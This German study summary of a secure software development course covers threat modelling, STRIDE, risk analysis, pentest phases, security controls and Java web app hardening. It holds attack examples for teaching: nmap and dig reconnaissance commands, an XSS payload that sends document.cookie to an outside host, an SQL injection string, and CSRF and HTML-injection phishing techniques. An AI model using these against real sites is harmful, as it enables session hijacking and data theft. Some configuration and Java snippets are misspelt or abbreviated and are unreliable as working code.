Zusammenfassung SSI

René Bernhardsgrütter, 26.12.2013
Hck := Hack, **AntiHck** := Knackschutz, **Ntc**: Notice, **SW** := Software, **SF** := Sicherheitsfunktionalität, **VU** := Vulnerability, WA := WebApp

Begriffe


Impl. Bug: Impl.-level-SW-Problem (nicht zwingend bzgl. Sicherheit)
Design Flaw: Problem auf Design-Level. Mit Threat-Modelling findbar.
Defect: Bug oder Flaw
Vulnerability: Defect, den ein Angreifer exploiten kann
Threat: Mögliche Gefahr, die durch Exploiten einer Vulnerablility entsteht
Exploit: Effektive Attacke, die die Vulnerability ausnutzt
Asset: Etwas Wertvolles einer Organisation, das für diese von Interesse ist
Risk: = Wahrscheinlichkeit * Impact
Countermeasure: Massnahmezum Risk minimieren/verkraftbar machen

Security Goals

Cinfidentiality:Sensitive data must be protected from unauthorized access
Integrity: Data & systems must be protectd from unauthorzied modifications
Availability: The information must be available when it's needed

Angriffsflächen

Exposure: Via Internet erreichbar
Extensibility: Schwerer kontrollierbar (Plugins, Treiber,...), Service-Oriented-Architecture basiert darauf, *fremde* Software zu verwenden.
Complexity: |incidents| = $|LoC|^n$




Traditionelle Problemlösungsstrategien

Sicherheitsfunktionen: TLS, WiFi-Sicherheit, Authentication, Signaturen, Access Control, etc. => **SF** überall wo nötig eingesetzt.
Penetrate and Test: Bugfixing und Updating. Schlecht und schadet Reputat.
Sicherheitsapplikationen: Firewalls, IDS, etc. Nur nötig, weil andere Software schlecht geschrieben ist und Fehler hat!

Secure Design Principles

Mit der Zeit kommen neue Techonologien und bringen neue Angriffsvektoren. Um sich daran anzupassen, haben sich Secure Design Principles entwickelt.
1) Secure the Weakest Link: Die Kette ist so stark wie das schwächste Glied. Mit Risiko-Analyse schwächstes Glied finden. Oft: PWs, PW-Recovery, Menschen, Bugs...
2) Defense in Depth: Mehrere verschiedenen Sicherheitsmassnahmen verwenden. Bsp: Passwort + Token, TLS extern + intern, … Dazu gehört auch erkennen von Attaken, Schadensbegrenzung und Feuerwehr-Plan, wenn einmal etwas passiert ist.
3) Fail Securely: Wenn etwas kapput geht/fehlschlägt, darf das die Security nicht beeinträchtigen. Man muss schauen, dass nicht zu verletzen. Einige Bsp: Alte Versionen von Protokollen (SSL) aktiv haben, um alte Browser zu unterstützen. Od. Load-Balancing auf unsichere Backup-Systeme.
4) Principle of Least Privilige: Usern und Programmen sollten möglichst wenige Priviligien gegeben werden. Gut: Postfix, nur ein Root-Prozess, der Rest wird von dem geladen.
5) Secure by Default: Programme und OS sollten sicher konfiguriert ausgeliefert werden. Nicht benötigte Features sollten deaktiviert sein. TLS sollte keine unsicheren Cipher Suites haben...
6) Keep it Simple: Komplexität ist der Feind von Security. It should be easy to use your software in a secure way.

Secure SW Dev (SDL)



Activities

1) Security Risk Analysis: Passiert horizontal mit allen anderen. Ist die *Angreifer-Sicht*. Besonders wichtig in *Architecture & Design*!
2) Security Requirements: Offensichtliches festlegen (TLS bei Kreditkartendatentransfer), oftmals hinzufügen von **SF**.
3) Threat Modelling: Mögliche Threats gegen das und Schwächen vom System identifizieren und grundlegende Countermeasures ergreifen. Sehr **kritische** aber auch **eine der wichtigsten Aktivitäten**!
4) Secure Design/Controls: Soll Security Requriements erfüllen und das Exploiten von den festgestellten Threats akzeptabel unwahrscheinlich machen. Soll abwägend gemacht werden (nicht *zu viel* investieren).
5) Secure Coding: Richtige Technologie/Libraries verwenden und verstehen. Schwachstellen verhindern (Input richtig handeln).
6) Code Review: Code anschauen und Probleme suchen (50 % Bugs, 50 % Flaws, letztere aber kaum zu erkennen bei Code Review). Automatisierte Tools helfen, sind aber nicht so gut wie Menschen.
7) PenTesting: Angreifer-Sicht, versuchen zu **Hck**. Vorherige Risk Analysis miteinbeziehen. Tools gibt es für Grundlegendes.
8) Security Operations: Sicherheitsbezogenes während Produktivphase. Monitoring von einem Live-System und schauen, wie die Angreifer vorgehen und wie weit sie kommen. Schauen, was sie angreifen, also wo sie Schwachstellen vermuten/was sie knacken wollen.

Je früher man auf die Sicherheit schaut, desto günstiger ist es. Oft findet dies jedoch – wenn überhaupt – erst am Schluss statt (PenTesting).

> The long-term goal should be to adopt all security activities, as especially the "early activities" help to not only detect defects, but to prevent them in the first place

Coding Erros: 7 +1 Kindgoms

1) Input Validation and Representation: BufferOverflow, Injections, XSS, Path Traversal→ Ausnahmslos allen Input validieren. Whitelists over Blacklists.
2) API Abuse: Falsche Nutzung von Fkt., unsichere Fkt wie gets(), return-Werte nicht überprüfen. → Wissen, welche Fkt bei der verwendeten Sprache gefährlich sind und wie man etwas korrekt macht.
3) Security Features: Crypto wird selbst gemacht, schwache Randoms, nicht komplette Auth.. → Don't invent Crypto! Best Practices anwenden.
4) Time and State (Parallelität, Rechenzeit, etc.): Deadlock, File Access, Race Condition, wiederverwendete Session-IDs. → Parallelität immer in Betracht ziehen.
5) Error Handling: Leerer Catch-Block (wtf!?), zu grob abgefangene Exceptions (die sollten nur so grob wie möglich sein, da zukünftige Exceptions möglicherweise anders behandelt werden müssen). → Exceptions „scharf" abfangen, detailliert handlen.
6) Code Quality: Buffer Overflow, weil schlecht leserlich (mit malloc), NullPointers, Compiler Warnungen ignoriert, deprecated-Sachen verwenden, etc.. → Clean Code. Do one thing only…
7) Encapsulation (Trennen zw. User und Programm): Hidden-Fields für *Internas* verwendet, Cross-Site Request Forgery (HTTP Session wenn eingelogt via HTTPS nutzten). → Klar trennen, was Applikation und was User-Input ist (Hidden-Fields nicht für Applikations-Daten wie die Session verwenden).
8) Environment: Unsichere Comipler-Optimierung, unsichere Software (OS, Webserver, Frameworks, etc.). → Schauen, wie die verwendete Software abschneidet, was sie bzgl. Sicherheit macht.

Threat Modelling

Wichtig, da Security Requirements fürh in Entwicklung erkennbar. Heute oft vernachlässigt, weshalb unzureichenden Security Controls und schlecht testable security, weil keine Grundlage. Wahrscheinlich System unsicher.
Während Entwicklungsprozess nebenbei oder als eigene Aktivität ausgeführt werden. Bei agilem Prozess in jeder Iteration ausführen.

Security Features

Das Offensichtliche wird gleich am Anfang vorweg genommen, z.B. TLS bei einem Onlineshop. Es sollen auch die nicht-offensichtlichen Threats gefunden werden (Black Hat).

Security Requirements Engineering


Besteht aus 7 Schritten, **die ersten 6 sind Threat Modelling**:
1) Identify Business and Security Goals: Business Goals in weniger Sätzen zusammenfassen, damit einige Security Goals definieren.
2) Collect Information: System gut verstehen: Funktionen, Users, Schnittstellen/Datenverarbeitung, Assets, Technologien, Uptime-Anforderungen. Wiederholt angewenden, da es sich oft ändert.
3) Decompose the System: In Komponenten aufteilen, z. B. mit Netzwerk-Diagramm, Data Flow Diagrammen.
4) Identify Threats: STRIDE anwenden.
5) Identify VU: Durch DFD-Elemente gehen und überlegen, wie relevant die STRIDE-Threat-Kategorien für einen Angriff sein könnten. Dann für jede relevante Kombination Threat/Angirffsszenario und mögliche Gegenmassnahmen identifizieren. Wenn noch keine solche vorhanden, hat man eine **VU** gefunden.
6) Mitigating (=mildern) the Threats: Neue Security Requirements erstellen, um die gefundenen VU zu beheben. Dazu können die Threats mit STRIDE zu Security Properties gemappt werden.

> Don't make security assumptions!
> Not documented/told security features are assumed as inexisting!
> And don't forget insiders!


Data Flow Diagramm (DFD)
Folgende Symbole existieren (Form relevant, Text unabhängig):

	Prozess: Ein Task in System, der Daten erhält und weitergibt.		Mehrere Prozesse, z. B. Mail/Webserver
	Externe Einheit ausserhalb des Systems		Data Store als Location, *wo* etwas gespeichert.
	Data Flow für Interaktionen mit dem System. Der Pfeil gibt die Richtung an.		Privilege/Trust Boundary, wo die Rechte ändern.

High Level



Low Level



STRIDE

Spoofing: Attacker gibt sich als anderer aus (Person, Server, …)
Tampering: Attacker ändert Daten oder Code böswillig
Repudiation: Attacker leugnet Angriff, es gibt keine belastbaren Beweise
Information disclosure: Attacker kann unerlaubt Daten einsehen
Denial of Service: Attacker verhindert Zugang für normale User
Elevation of Privilege: Attacker erhält mehr Privilegien als er dürfte

Diese Kriterien werden auf das DFD gemapped. Man muss dabei angeben, ob etwas auf die Elemente des DFD zutrifft.

DFD Element Type	S	T	R	I	D	E
External Entity	X		X			
Data Flow		X		X	X	
Data Store		X	X*	X	X	
(Multiple) Process	X	X	X	X	X	X

Bsp: Spoofing Threats tangieren externe Einheiten oder andere Prozesse, nicht aber direkt den data flow. Hingegen tantieren Tampering Threats den Data Flow (Daten manipulieren/umleiten...).

Jeder Threat kann zu einem Security-Properyt gemappt werden:

STRIDE Threat	Security Property
Spoofing	Authentication
Tampering	Integrity
Repudiation	Non-repudiation
Information disclosure	Confidentiality
Denial of service	Availability
Elevation of privilege	Authorization

Attack Trees

Verglichen zu STRIDE: sehr einfach, auch nicht-technische Skills beachtet, alle können es verwenden, es kann aber eher etwas vergessen gehen und ist relativ unspezifisch. Wenn es um die konkrete Software-Entiwcklung geht, sollte STRIDE verwendet werden, aber als generelle Methode sind auch Attack Trees gut.
Verwendung: 1) High-Level Attack Goals festlegen (Konten übernehmen, Kreditkartendaten kopieren). 2) Verschiedene Wege ausdenken, das Goal zu erreichen und das als Subtrees anhängen.
Verknüpfung: Wenn mehrere Subnodes auf einen Node gehen, sind diese OR-verknüpft. Wenn ein “and” dort steht, sind sie AND-vernüpft.
Possibilities: Bei den Nodes anschreiben, welche un-/möglich sind. P = Possible, I = Impossible.
Kosten: Den Leafs zuweisen, wieviel es kostet, sie zu erfüllen. Die anderen Nodes werden durch die Summe aller vorhereghenden bestimmt.
Anschliessend jene Nodes streichen, bei denen es mehr kosten würden, die Lücke auszunutzen, als der Angreifer holen könnte ($70k im Safe => alle Angriffe, die mehr als 70k kosten, streichen).
Kompletten Tree aufstellen und durchstreichen was unwahrscheinlich ist. Den Rest fixen/mildern.

Know Your Enimy

Wichtig, um realistische Einschätzungen zu machen.

> One who knows the enemy and knows himself will not be endangered in a hundred engagements. One who does not know the enemy, but knows himself will sometimes be victorious, sometimes meet with defeat. One who knows neither the enemy nor himself will invariably be defeated in every engagement.


Ziele der Angreifer einschätzen: Ermöglicht Einschätzungen der Ressourcen/Skills der Angreifer und welche Angriffe wahrscheinlich sind.

Documenting Security Requirements

Wichtig für spätere Aktivitäten. Als Minimum sollte man eine priorisierte Liste von Security Requirements haben. Ggf auch erstellte Artefakte. Bei grösseren Projekten auch die Threats dokumentieren, damit die Requirements besser verstanden werden können.


Abuse Cases

Wie Use-Cases, einfach wie man etwas missbrauchen kann.



Bsp: Ein Angreifer will private Daten lesen:

Das führt zu komplexen Modellen:
Vorteile: Durch Visualisierung können ggf. vergessene Security Requirements gefunden werden.



Attack Patterns

Ist eine Sammlung von verschiedenen Angriffen. Hilft, wenn man mögliche Angriffsvektoren durchdenkt. In Büchern oder online vorhanden. **CAPEC** heisst *Common Attack Pattern Enumeration and Classification* und ist eine Datenbank des US-Homeland Securty Departments. Es will erreichen: Standardisierung, Sammlung und Kategorisierung der Angriffsmuster. CAPEC ist *der* Standard für Attack Patterns.

Security Risk Analysis

Ziel ist, die Grösse des Risikos möglichst gut einzuschätzen, um zu gute Entscheidungen zu fällen (Gegenmassnahmen oder nichts tun). Wird bei vielen anderen Security Aktivitäten auch eingesetzt.

Quantitative Risk Analysis

ALE = Annualized Loss Expectancy
SLE = Single Loss Expectancy
ARO = Annualized Rate of Occurrence
Zeigt die Kosten von Risiken und wieviel maximal in den Fix investiert werden soll. Allerdings ist es schwer, gute SLE und ARO zu schätzen. Daher wird oft die Qulitative Risk Analysis vorgezogen.

Qualitative Risk Analysis

Man schätzt die Wsk und den Impact von einem Threat ab. Daraus wird berechnet, wie gefährlich das Risiko ist.
Prozess läuft in 4 Schritten ab:
1) **Identify Security Threats**: Welche Attacke? Von wem? Welche **VU** sind beteiligt? Welche Security Controls greifen bereits?
2) **Likelihood**: Für jeden Threat die Wsk für einen erfolgreichen Angriff und dessen Business-Impact schätzen.
3) **Risk**: Aus Likelihood und Impact abschätzen.
4) **Risk Mitigation**: Gegenmassnahmen einleiten.

NIST 800-30

Es gibt die Levels High, Medium, Low je für **Likelihood** und **Magnitude of Impact**. Diese werden mit Tabelle gemapped.
Problem: Etwas zu ungenau und nicht dokumentiert, wieso etwas wie eingeschätzt wird.

OWASP Risk Rating (ORR)

Likelihood-Faktoren: 0..9, für Angreifer-Faktoren (Skill, Motive), **VU**-Faktoren (Leichtigkeit, etwas auzunutzen und Schwierigikeit, **VU** zu entdecken).
Impact-Faktoren: 0..9, für technischen Impact (Verlust von Online-Sein oder Vertraulichkeit der Daten) und Business-Impact (Kosten oder Reputation).
Bei den Impact-Faktoren wird entweder Technical oder Business gemacht.
Nachdem alle 8 Sachen bewertet wurden, wird das Mittel gemacht und mit Mapping-Tabelle einem Risiko zugewiesen.
Mögliche Risiken einer VU: Info, Low, Medium, High, Critical.

Risk Mitigation

Wird gemacht, nachdem man die Risiken kennt und priorisiert hat.
Möglichkeiten bei jedem Risiko:
5) Acceptance: Wenn Risiko klein oder es teurer wäre zu fixen.
6) Reduction: Korrekturen implementieren, um Likelihood und/oder Impact auf akzeptables Niveau zu verringern. Möglichst kosteneffektive Strategie wählen. ORR zeigt die grössten Risiken gut auf.
7) Avoidance: Risiko umgehen, z. B. keine Kreditkartendaten speichern.
8) Transfer: Risiko auf jemand anderes auslagern, z. B. die Kreditkartendaten bei externer Firma speichern.
9) Ignorance: Risiko einfach ignorieren (nicht empfohlen).

Nachdem man Gegenmassnahmen durchgeführt hat, muss die Risk Analysis Dokumentation aktualisiert werden. Risk Analysis ist im Team effektiver als alleine. Man sollte nicht zu präzise arbeiten (beim Schätzen), da eher grob.

PenTesting

Black-/Gray-/Whitebox-Tests.

Footprinting

Relevante Infos übers Environment sammeln, z. B. Domains, IPs (auch Blöcke), interne Konfigurationen. **Tools**: Google (Domains, Personen), WHOIS, DNS-Einträge (Mail-/Web-Server...), IP-Blöcke mit `dig zhaw.ch any` finden, diese Scannen, auch Social Networks anschauen. Generell möglichst viele Infos sammeln.

Scanning

Netzwerk und Hosts von Ziel genauer anschauen. Netzstruktur analysieren, Hosts finden und genau analysieren (OS, Serverversionen, etc.), **VU**-Scans ausführen. Sagt aus, welche Bereiche *interessant* sind und wo mögliche Angriffspfade sind.
Tools: `traceroute`, gibt je länger je mehr Infos über die Netzinfrastruktur. Alle Hosts im Netz mit `nmap -sP NetzIP` scannen. Mit nmap anschliessend auch die einzelnen Hosts scannen, um OS und Services mit Versionen zu finden (`nmap -PN zhaw.ch`). Wenn bei Apache nicht die Version oder exakt `Apache/2.2.0 (Fedora)` steht, ist es manuell konfiguriert worden. VU können mit Scannern gefunden werden, z. B. Nessus oder OpenVAS.

Analysis von Scan

Interessante Systeme aussuchen aus denen, die man grob gescannt hat und die man genauer anschauen möchte. Ggf. Hat man schon VU gefunden oder kennt schon Teile des Netzwerkes und anfällige Komponenten (Server, Router, Softwareversionen,...). Man konzentriert sich auf die aussichtsreichsten. Man schaut, wie weit man damit kommt und such

allenfalls andere Wege, wenn nichts geht.

Finding and exploiting VU
Anfälliges System mit Proof-of-Concept (PoC) Hack exploiten. Je nach dem, was gefragt ist, geht man unterschiedlich weit (nur „was gehen könnte“ oder mit Exploit und ausgenutzt).
Tools: Metasploit für bekannte Lücken, welches viele fertige Exploits enthält.

The more „complete and realistic“ an exploit is presented, the more convincing it is for the client.

Security Controls

Technologien


Secret Key Ciphers
Zur sicheren Datenübertragung bei hybriden oder symmetrischen Protokollen und zur Kypto auf der HDD.
+ Stark, sehr schnell
- Nicht für Key Exchange brauchbar

Public Key Ciphers
Zum sicheren Austausch von Schlüsselmaterial.
+ Stark und weit verbreitet, löst das Schlüsselaustauschproblem
- Sehr langsam im Gegensatz zu symmetrischen Verfahren

Hybrid Encryption
Das gute aus Secret- und Public Key Ciphers.

Cryptographic One-Way Hash Functions
Für sichere Kommunitkationsprotokolle und Signaturen sehr wichtig. Auch für File-Itegrity-Checks und hashed Passwords.
+ Sehr schnell
- Algorithmen werden immer wieder 'verunsichert' 🐵

Message Authentication Codes (MAC)
Um Authenticity und Integrity einer Nachricht zu garantieren. Dazu müssen Sender und Empfänger ein gemeinsames Secret haben.
+ Sehr schnell, da nur Hashes
- Abhängig von der Sicherheit der Hash-Algorithemen (MD5...)



Digitale Signaturen
Garantieren die Authenticity und Integrity von einer Nachricht. Wird für Signaturen von Dokumenten, E-Mails, etc. verwendet. Meistens werden X.509-Zertifikate verwendet, mit Cas.
+ Starke Cryptography, rechtskräftig
- Der PrivateKey muss ein Leben lang geschützt werden

PKI
Die CA-Infrastruktur und Zertifikat-Hierarchien.
+ Bindet einen PublicKey an Identität und funktioniert für User transparent
- Aufwändig, alles zu überprüfen (OCSP oder CRLs), die Infrastruktur ist eigentlich ausgehöhlt, Attacken möglich

User Authentication
Man authentifiziert den User über etwas, das man hat oder das man weiss.

Passwörter
+ Simpel und weit verbreitet
- Leute wählen schwache Passwörter, speichern diese schlecht, lassen sich damit phishen und übertragen sie über HTTP.

One-Time Passwords
Wird oft mit einem Passwort verwendet.
+ Simpel, realtiv günstig (Papierversion) und portabel
- Tokens und SMS sind relativ teuer

User Zertifikate
+ Starke Cryptography
- Umständlich oder extra Hardware nötig

Secure Communication Protocols

TLS
Wir von vielen Diensten verwendet: HTTPS, POP3S, IMAPS, etc.
+ Weit verbreitet und gut analysiert, läuft im User Space und kann daher einfach in Applikationen integriert werden.

IPsec
Bietet einen End-to-End-VPN-Tunnel an. Authentifikation findet typischerweise via Zertifikat statt.
+ Weit verbreitet und gut analysiert, auch auf Mobilplattformen unterstützt, man kann die internen IP-Adressen vom HQ verwenden.
- Zu komplexes Protokoll, OpenVPN ersetzen IPsec


Authorization
Es gibt 3 Arten:
- **Discretionary Access Control (DAC):** Ein Owern besitzt ein Objekt. Linux-FS mit/ohne ACLs.
- **Mandatory Access Control (MAC)**: Systemweite Policies regeln den Access, z. B. SELinux.
- **Role-Based Access Control (RBAC)**: Rechte von Rollen abhängig

DAC/MAC-Limitations: Sehr technisch und regeln Zugriff sehr low-levelig. Transactions z. B. umständlich.

Firewalls

Packet Filtering Firewalls
Filters traffic between connected networks.
+ Gut verstanden, leicht konfigurierbar, blockiert den meisten ungewollten Traffic an einem zentralen Punkt.
- Kontrolliert nur auch welchem Prot kommuniziert wird, nicht aber was.

Web Application Firewalls (WAF)
Filtern den Web-Traffic auf Application-Layer. Meistens werden sie als **Reverse Proxies** eingesetzt. Vorher muss die TLS-Termination passieren. Dies ermöglicht zentralisiert die Zertifikate zu speichern. Man kann auch URL encryption haben, sodass CSRF und forceful browsing verunmöglicht werden. Die WAF ver- und entschlüsselt die URLs.



+ Mächtige Sicherheits-Devices, wenn korrekt eingesetzt
- Konfiguration muss für jede Applikation fine-tuned sein.

Intrusion Detection System (IDS)
Es gibt Host-based (auf Rechner installiert) und Net-based (in Netzwerk eingeklinkt) IDS'. Oft werden Hybrid IDS eingesetzt.
+ Sagen, ob und wenn ja, wie man attackiert wird.
- Konfiguration muss fine-tuned sein, bei Net-IDS' ist Verschlüsselung ein Problem, und ein IDS stoppt einen Angriff nicht, meldet ihn aber.

Intrusion Prevention System (IPS)
Ein IPS blockiert Traffic im Netz, wenn es einen Angriff detektiert. Pakete können allerdings nur gezielt oder sehr kurzzeitig blockiert werden, denn typischerweise soll 'guter' Traffic durch.

Exploiting WA VU

Cross Site Scripting (XSS)
Reflected und Stored XSS bekannt, ersteres verbreiterter.
`<a href="http://www.xyz.com/search.asp?str=<script>...</script>"> www.xyz.com</a>`
Fürht zu Veränderung der Page oder Session-Hijacking. Bei Reflected XSS muss das Opfer einen Link anklicken, im Gengesatz zu Phishing ist aber kein Fake-Server involviert.
Finden: `<script>alert('xss');</script>` in Form eingeben.
Exploit: Bild mit Seesion laden: `xssImg.src = 'http://me.ch/img.png?cookie=' + document.cookie;`
Bei GET-Requests direkt möglich, bei POST-Requests mit eigenem JS oder einer Umleitungsseite machen.
Schutz: Serverseitig Input Validation und Data Sanitation machen, Encodings serverseitig vor der Input Validation decoden, damit man sie in Reinform hat.


Content Security Policy (CSP)
Ein Vorschlag von Mozilla, um sich primär vor XSS zu schützen. Damit ist bestimmbar, von wo welche Typen von Web Content geladen werden darf.
Policy wird im Response-Header eingetragen und bestimmt, was von wo kommen darf. In diesem HTML-Dokument wird dann kein JS mehr ausgeführt! Alles von Dateien! => Verhindert embedded JS.
Bsp:
```
X-Content-Policy: allow 'self';
X-Content-Policy: allow 'self'; img-src *;
```

HTML Injection
Es wird HTML-Code injected. Damit können Inhalt und Aussehen der Seite etwas verändert/ergänzt werden.
Finden: Man gibt irgendwo HTML-Tags an, z.B. `<b>hello</b>` und schaut, ob sie reflektiert werden.
Exploit: Man fügt ein Login-Form ein, das Credentials auf eigenen Server schickt (z. B. *Search for Special Offers requires login* in Form schreiben). Oder man kann einen Link einschleusen, der auf eine Phishing-Seite leitet.

SQL Injection
Angreifer will Zugang zu den Daten der Datenbank verschaffen und dieser CRUD können. Immer kritisch, wenn Daten von der **WA** zur Datenbank übertragen werden. Speziell, wenn String Concatenation stattfindet.
Bsp: `SELECT * FROM User WHERE user='<u>' AND pwd='<p>';`
Man kann nun `' or ''='` eingeben. Es werden alle User zurückgegeben. Die **WA** wird den ersten nehmen.
Finden: Ein `'` eingeben und schauen, wie die **WA** reagiert.
Exploit: Man kann alles beliebige einfügen, indem man UNIONs macht. Der Datentyp muss dabei übereinstimmen mit dem von der **WA** erwarteten.
Schutz: Input Validation, vor allem aber Prepared Statements und man darf dem User nie Datenbank-Meldungen geben! Zudem sollte der **WA**-DB-User minimale Privilegien haben.

HTTP Response Spitting
Man erzeugt einen HTTP Request, welcher bei der WA zu einer Response führt, die vom Browser als zwei interpretiert wird. Der Attacker kontrolliert die zweite Response vollständig!
Finden: WA absuchen und bei allen Forms etwas eingeben. Request/Responses aufzeichnen (WebScarab) und schauen, wo die

eingebenen Werte im Response Header sind. Bei denjenigen einen Proof-of-concept-Exploit testen.
Exploit: Man hat eine solche Stelle gefunden, wo die Eingabe (Switzerland) im Response-Header steht.



Nun kann man eigene Sachen eingeben, die gezeigt werden, wenn die WA User-Input nicht überprüft/filtert.

CSRF
Ein Angreifer bringt den User dazu, ungewollte Aktionen auszuführen. Geht bei GET und POST. Standardmässig geht *CSRF*, denn es muss explizit von der **WA** geschlossen werden.
Finden: Die **WA** nach Action-Links absuchen, die ausnutzbar sind.
Exploit: GET: Dem User ein 1x1-Bild schicken, dass als src den Action-Link hat. Geht auch bei Foren etc.. POST: Der User ein Dokument mit Form und Hidden-fields laden (werden automatisch gesendet, wenn geladet). Dazu einen Link schicken oder irgendwie zukommen lassen. Das Inframe kann size 0x0 haben, damit es unsichtbar ist.
Schutz: Sensitive Vorgänge müssen mehrere Schritte benötigen und/oder für Action-Links nur URL mit CSRF-Token verwenden.

Java WA Security
Declarativ: Ausserhalb des eigentlichen Programm-Codes geschrieben, in **web.xml** oder Annos. Vom Container umgesetzt. Erlaubt grobe Konfiguration mit geringem Aufwand.
Programmatisch: In den effektiven Programm-Code integriert. Komplexer, aber alles möglich.

> Use declatrative security as basis. Supplement it with programmatic security when necessary.

Custom Error Handling
Error-Pages sollten immer selbst spezifiziert werden. Keine Details raus!

Spezifische HTTP-Codes
```
<error-page><error-code>404</><localtion>/404.jsp</></>
```

Uncatched Exceptions
```
<error-page>
    <exception-type>java.lang.Throwable</>
    <localtion>/error_java.jsp</></>
```

Data Sanitation
Bei JSP Ausgaben statt mit `${param.searchString}` mit dem Tag `<c:out value="${param.searchString}" />` ausgeben. Das ersetzt HTML-Steuerzeichen mit den entsprechenden Werten, die nicht interpretiert werden. Das muss bei allen Stellen gemacht werden, wo Daten ausgegeben werden, die vom User oder von der Datenbank kommen.

Secure Database Access
Nur Prepared Statements verwenden:
```
String q = "SELECT * FROM Prdcts WHERE Dscrptn LIKE ?";
PreparedStatement ps = connection.prpdStmnt(q);
ps.setString(1, "%" + searchString + "%");
ps.executeQurey();
```

Access Control
Admin-Area soll geschützt werden. In web.xml wird eingetragen:
```
<scurity-role>
    <description>Sales Personnel</>
    <role-name>sales</></>
<security-constraint>
    <web-resource-collection>
        <web-resource-name>Admin</>
        <url-pattern>/admin/*</></>
    <auth-constraint>
        <role-name>sales</></></>
```

Nun müssen den Usern Rollen zugewiesen werden, damit sie sich als `sales` einloggen können. Diese werden als **Realms** gespeichert (= Benutzername und Passwort). Als XML, DB, etc..
```
<tomcat-users>
    <role rolename="sales" />
    <user username="spock" password="logic"
          roles="sales[,...]" /></>
```

JSPs in WEB-INF
Wenn JSPs nicht von aussen ansprechbar sein müssen, sollten diese immer in **WEB-INF** liegen, da dort der direkte Zugriff vollständig verhindert wird.

http-method
In Security-Constraints kann eingetragen werden, auf welche Methode etwas zutrifft (GET, POST, PUT, TRACE,...). Man sollte nur die nötige http-method zulassen, den Rest sperren.

Authentication
Methoden: `BASIC`, `DIGEST`, `FORM` eintragen bei ***`{method}`***.
```
<login-config>
    <auth-mehtod>{method}</>
    [Basic: <realm-name>Marketplace</>]
    [Form: <form-login-page>/admin/login.jsp</>]
    [Form: <form-error-page>/admin/error.jsp</>]</>
```

Basic
Öffet Browser-Popup für Credentials. Problem: man kann sich nicht ausloggen, der Browser sendet Credentials immer wieder im Header (`Authorization: Basic aj2...bdf==`), ausser man startet ihn neu.

Form-based
Sendet Credentials einmal via Form. Die From muss speziell benannte Attribute haben:
1) action-URL: `j_security_check`
2) Username: `j_username`
3) Passwort: `j_password`

Logout
Beim Logout wird `HTTPSession.invalidate()` aufgerufen und die Session-ID deaktiviert. Auch als Servlet machbar in web.xml. Bei `.logout()` wird der User einafch ausgeloggt, die restlichen Session-Attribute sind aber weiterhin erhalten.

Hashes
Bei dem Realm noch `digest="SHA"` eintragen, damit die SHA-1-Hashes gespeichert werden und nicht die Passwörter.


Secure Communication
Man fügt der web.xml hinzu, wo wie verschlüsselt werden soll:
```
<security-constraint>
    <web-resource-collection>...</>
    <user-data-constraint>
        <transport-guarantee>CONFIDENTIAL</></></>
```
Zudem muss in der server.xml von Tomcat SSL aktiviert werden und der KeyStore mit Passwort angegeben werden.

Session Handling
Secure-Flag = Cookie wird nur über HTTPS übertragen
HttpOnly = JavaScript kann nicht auf das Cookie zugreifen
Beachten:
4) IDs müssen zufällig sein
5) IDs müssen wechseln, wenn sich die Berechtigungsstufen ändern
6) IDs müssen wechseln, wenn das Protokoll ändert (HTTP/S)
7) HttpOnly sollte gesetzt sein

Programatic Features
Man kann programmatisch den User überprüfen:
```
String getRemoteUser() // username
boolean isUserInRole()
Principal getUserPrincipal() // User-Objekt
```

Salt
Muss manuell gemacht werden: Salt in DB speichern, manuell salzen und angeben, dass der gesalzene Wert das Passwort sei. Tomcat vergleicht das.

Annotations
Da alles mit Annos gemacht, alle security-constraints von web.xml entfernen.




```
@ServletSecurity(
    value = @HttpConstraint(value = EmptyRoleSemantic.DENY),
    httpMethodConstraints = {@HttpMethodConstraint(value = "GET"),
                             @HttpMethodConstraint(value = "POST")})
public class ListProductsServlet extends HttpServlet {...}
```

Vorteil: Einfacher konfiguriertbar, da alles in Servlet an einem Ort.
